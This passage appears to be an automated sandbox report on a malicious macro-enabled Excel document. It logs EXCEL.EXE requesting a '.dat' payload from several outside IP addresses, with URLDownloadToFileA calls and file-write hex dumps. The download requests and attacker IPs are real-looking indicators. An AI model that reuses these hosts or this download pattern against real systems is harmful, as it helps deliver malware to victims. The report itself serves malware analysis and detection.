May 4, 2021 18:27:41.030962944 CEST	1127	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.211.91.81 Connection: Keep-Alive
May 4, 2021 18:27:41.178436995 CEST	1129	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 16:27:41 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49722	5.34.179.36	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:27:41.374579906 CEST	1130	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 5.34.179.36 Connection: Keep-Alive
May 4, 2021 18:27:41.950759888 CEST	1142	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 16:27:41 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49723	45.153.229.23	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:27:42.023101091 CEST	1143	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.153.229.23 Connection: Keep-Alive
May 4, 2021 18:27:42.148572922 CEST	1144	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 16:27:42 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 6360 Parent PID: 792

General

Start time:	18:27:30
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x2b0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF6DD8DC170AEA5E2F.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	687392AB	unknown
C:\Users\user\AppData\Local\Temp\~DF00DB44EFC9B339C7.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6878F261	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6883977C	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	68773F8E	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6876E349	unknown
C:\Users\user\Application Data\Microsoft\Forms\EXCEL.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6876E349	unknown
C:\Users\user\AppData\Local\Temp\~DF4CA0910709DAD4F7.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6876E349	unknown
C:\Users\user\AppData\Local\Temp\~DFC38473DEA45E488C.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6876E349	unknown
C:\Users\user\AppData\Local\Temp\~DF39F67E319BCDC260.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6883703B	unknown
C:\Users\user\AppData\Local\Temp\~DF52D54F48DC061714.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6883703B	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	83F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\EXCEL.box	success or wait	1	6876E349	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4903DC55.tmp	success or wait	1	42495B	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF4CA0910709DAD4F7.TMP	success or wait	1	6882232A	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Outstanding-Debt-170373600-05042021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	4151E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Outstanding-Debt-170373600-05042021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	415241	WriteFile
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.......,..........X....... ....L...........x... ....@...........l.......4..... ......`.......(...........T... ....H...........t....... <...........h.......0... ....\.......$...........P. ....|.......D........... p.......8......	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 6c 00 00 cc 42 00 00 0f 00 00 00	.....l...B......	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$...........	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0c 00 00 00 07 00 00 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 80 10 00 00 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 ec 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 58 f2 a4 12 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 80 ef a4 12 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!........................... ....X.......&!................. ....0..... ..,........................... ....H.......D..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	38 10 00 00 f8 07 00 00 50 10 00 00 10 08 00 00 a8 0f 00 00 40 0e 00 00 c0 0f 00 00 b8 0e 00 00 58 0e 00 00 18 0f 00 00 e8 0b 00 00 98 0a 00 00 e8 0e 00 00 c0 0c 00 00 c8 0d 00 00 28 0e 00 00 90 09 00 00 88 0b 00 00 20 10 00 00 58 0b 00 00 08 10 00 00 88 0e 00 00 68 10 00 00 d8 0f 00 00 88 05 00 00 48 0f 00 00 90 0c 00 00 10 0e 00 00 70 0e 00 00 78 0f 00 00 00 0f 00 00 30 0f 00 00	8.......P...........@......... ..X........................... (........... ...X...........h. ....H...........p...x.......0...	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4224	fa 3a 28 45 78 e1 f8 48 a8 43 f3 32 d7 2c d7 12 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 00 00 00 00 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.:(Ex..H.C.2.,.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0.,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1792	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 38 10 00 00 01 00 01 03 00 00 00 00 50 10 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	........8...........P.........	success or wait	1	68773F8E	unknown
